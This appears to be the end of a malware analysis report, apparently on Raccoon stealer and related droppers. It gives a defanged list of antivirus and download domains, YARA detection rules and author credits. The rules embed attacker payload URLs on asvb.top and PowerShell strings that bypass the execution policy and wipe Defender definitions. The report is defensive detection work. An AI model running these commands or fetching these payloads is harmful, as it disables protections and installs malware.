www[.]whoer[.]net	www[.]avg[.]com	www[.]virustotal[.]com	www[.]techzine[.]com
windowsupdate[.]com	avg[.]com	www[.]emsisoft[.]com	techzine[.]com
www[.]windowsupdate[.]com	www[.]bestevirusscanner[.]net	emsisoft[.]com	www[.]eset[.]com
microsoft[.]com	bestevirusscanner[.]net	www[.]antimalwaresoftware[.]com	eset[.]com
www[.]microsoft[.]com	www[.]consumentenbond[.]nl	antimalwaresoftware[.]com	www[.]fortinet[.]com
www[.]windowsupdate[.]com	consumentenbond[.]nl	www[.]pcwebplus[.]com	fortinet[.]com
windowsupdate[.]com	cheaplicensing[.]com	pcwebplus[.]com	fortiguard[.]com
www[.]microsoft[.]com	www[.]cheaplicensing[.]com	www[.]pcmag[.]com	www[.]fortiguard[.]com
www[.]360totalsecurity[.]com	global[.]ahnlab[.]com	pcmag[.]com	forticlient[.]com
www[.]kpn[.]com	www[.]global[.]ahnlab[.]com	www[.]eset[.]com	www[.]forticlient[.]com
www[.]ahnlab[.]com	kpn[.]com	www[.]kpn[.]com	malwarebytes[.]com
ahnlab[.]com	virusscanner[.]software	kpn[.]com	www[.]malwarebytes[.]org
downloads[.]tomsguide[.]com	www[.]virusscanner[.]software	www[.]kaspersky[.]com	malwarebytes[.]org
www[.]downloads[.]tomsguide[.]com	www[.]comodo[.]com	kaspersky[.]com	download[.]cnet[.]com
www[.]download82[.]com	comodo[.]com	www[.]consumentenbond[.]com	www[.]download[.]cnet[.]com
download82[.]com	www[.]drweb[.]com	consumentenbond[.]com	www[.]bleepingcomputer[.]com
download[.]cnet[.]com	drweb[.]com	www[.]surfspot[.]com	bleepingcomputer[.]com
www[.]download[.]cnet[.]com	download[.]drweb[.]com	surfspot[.]com	www[.]majorgeeks[.]com
www[.]avast[.]com	www[.]download[.]drweb[.]com	www[.]topreviews[.]com	majorgeeks[.]com
avast[.]com	vms[.]drweb[.]com	topreviews[.]com	www[.]seniorweb[.]com
support[.]avast[.]com	www[.]vms[.]drweb[.]com	www[.]amecomputers[.]com	seniorweb[.]com
www[.]support[.]avast[.]com	alternativeto[.]ne	amecomputers[.]com	www[.]amazon[.]com
www[.]consumentenbond[.]com	www[.]alternativeto[.]ne	www[.]instantsoftware[.]com	amazon[.]com
consumentenbond[.]com	softonic[.]com	instantsoftware[.]com	www[.]techspot[.]com
www[.]goedkoopsteantivirus[.]com	www[.]softonic[.]com	www[.]malwarebytes[.]com	techspot[.]com
filehippo[.]com	sky[.]com	www[.]sophos[.]com	www[.]hostedendpoint[.]spn[.]com
www[.]filehippo[.]com	norton[.]com	sophos[.]com	www[.]g2crowd[.]com
www[.]idealsoftware[.]com	www[.]norton[.]com	home[.]sophos[.]com	g2crowd[.]com
idealsoftware[.]com	www[.]kieskeurig[.]com	www[.]home[.]sophos[.]com	www[.]trendmicro[.]com
uptodown[.]com	kieskeurig[.]com	sophos[.]virtualsecurity[.]com	trendmicro[.]com
www[.]uptodown[.]com	internetsecurity[.]xfinity[.]com	www[.]sophos[.]virtualsecurity[.]com	www[.]goedkoopsteantivirus[.]com
www[.]mcafee[.]com	www[.]internetsecurity[.]xfinity[.]com	www[.]gratissoftware[.]com	goedkoopsteantivirus[.]com
mcafee[.]com	www[.]symantec[.]com	gratissoftware[.]com	download[.]cnet[.]com
home[.]mcafee[.]com	symantec[.]com	www[.]seniorweb[.]com	www[.]download[.]cnet[.]com
www[.]home[.]mcafee[.]com	www[.]campusshop[.]com	seniorweb[.]com	www[.]ign[.]com
www[.]coolblue[.]com	campusshop[.]com	www[.]softwareadvice[.]com	ign[.]com
coolblue[.]com	www[.]pandasecurity[.]com	softwareadvice[.]com	www[.]trusteer[.]com
www[.]pcmag[.]com	pandasecurity[.]com	www[.]symantec[.]com	trusteer[.]com
pcmag[.]com	www[.]paradigit[.]com	symantec[.]com	my[.]webrootanywhere[.]com
www[.]sky[.]com	paradigit[.]com	hostedendpoint[.]spn[.]com	www[.]my[.]webrootanywhere[.]com

YARA RULES

```
import "pe"
rule raccoon {
  meta:
    author = ""
  strings:
    $mut0 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
    $mut1 = "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
    $mut2 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"

    $a = "Syshelper"
    $a0 = "/deny *S-1-1-0:(OI)(CI)(DE,DC)"
    $a1 = "C:\\SystemID\\PersonalID.txt"
    $a2 = "LPCWSTRszTitle"
    $a3 = "LPCWSTRszWindowClass"
    $a4 = "I:\5d2860c89d774.jpg"

    $url0 = "http://asvb.top/files/penelop/updatewin1.exe$run" nocase
    $url1 = "http://asvb.top/files/penelop/updatewin2.exe$run" nocase
    $url2 = "http://asvb.top/files/penelop/updatewin.exe$run" nocase
    $url3 = "http://asvb.top/files/penelop/5.exe$run" nocase
    $url4 = /(http://asvb.top/nddddhsspen6/get.php\?pid=)*([\w\d]{32})*&first=true/ nocase

  condition:
    $a or $a0 or $a1 or $a2 or $a3 or $a4 or $mut0 or $mut1 or $mut2 or $url0 or $url1 or $url2 or $url3 or $url4
}
rule crypt_bot {
  meta:
    author = ""
  strings:
    $mut0 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
    $mut1 = "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
    $mut2 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"

    $a = "Syshelper"
    $a0 = "/deny *S-1-1-0:(OI)(CI)(DE,DC)"
    $a1 = "C:\\SystemID\\PersonalID.txt"
    $a2 = "LPCWSTRszTitle"
    $a3 = "LPCWSTRszWindowClass"
    $a4 = "I:\5d2860c89d774.jpg"

    $url0 = "http://asvb.top/files/penelop/updatewin1.exe$run" nocase
    $url1 = "http://asvb.top/files/penelop/updatewin2.exe$run" nocase
    $url2 = "http://asvb.top/files/penelop/updatewin.exe$run" nocase
```

```
$url3 = "http://asvb.top/files/penelop/5.exe$run" nocase
        $url4 = /(http://asvb.top/nddddhsspen6/get.php\?pid=)*([\w\d]{32})*&first=true/ nocase

    condition:
        $a or $a0 or $a1 or $a2 or $a3 or $a4 or $mut0 or $mut1 or $mut2 or $url0 or $url1 or $url2 or $url3 or $url4
}

rule updatewin1 {
    meta:
        author = ""
    strings:

        $a = "script.ps1"
        $a0 = "powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned" nocase
        $a1 = "powershell -NoProfile -ExecutionPolicy Bypass -Command "& {Start-Process"   nocase
        $a2 = "owerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"" nocase
        $a3 = "Mpcmdrun.exe –removedefinitions –all" nocase

    condition:
        $a or $a0 or $a1 or $a2 or $a3
}


rule updatewin2 {
    meta:
        author = ""
    strings:

        $a = /^(https?:\/\/)?([\w\d-_]+)\.([\w\d-_\.]+)\/?\??([^#\n\r]*)?#?([^\n\r]*)/

    condition:
        $a and  (pe.number_of_sections == 5 and (pe.version_info["InternalName"] contains "gigifaw.exe") and ( pe.version_inf
o["FileVersion"] contains "5.3.7.82") and pe.EXECUTABLE_IMAGE
}
```

PREPARED BY

Baran BAŞIBÜYÜK

https://www.linkedin.com/in/baran-basibuyuk/

Mustafa GÜNEL

https://www.linkedin.com/in/mustafa-gunel/

Ekin Selin OLÇAY

https://www.linkedin.com/in/selinolcay/

Samet AKINCI

https://www.linkedin.com/in/samoceyn/

Kerime GENÇAY

https://www.linkedin.com/in/kerimegencay/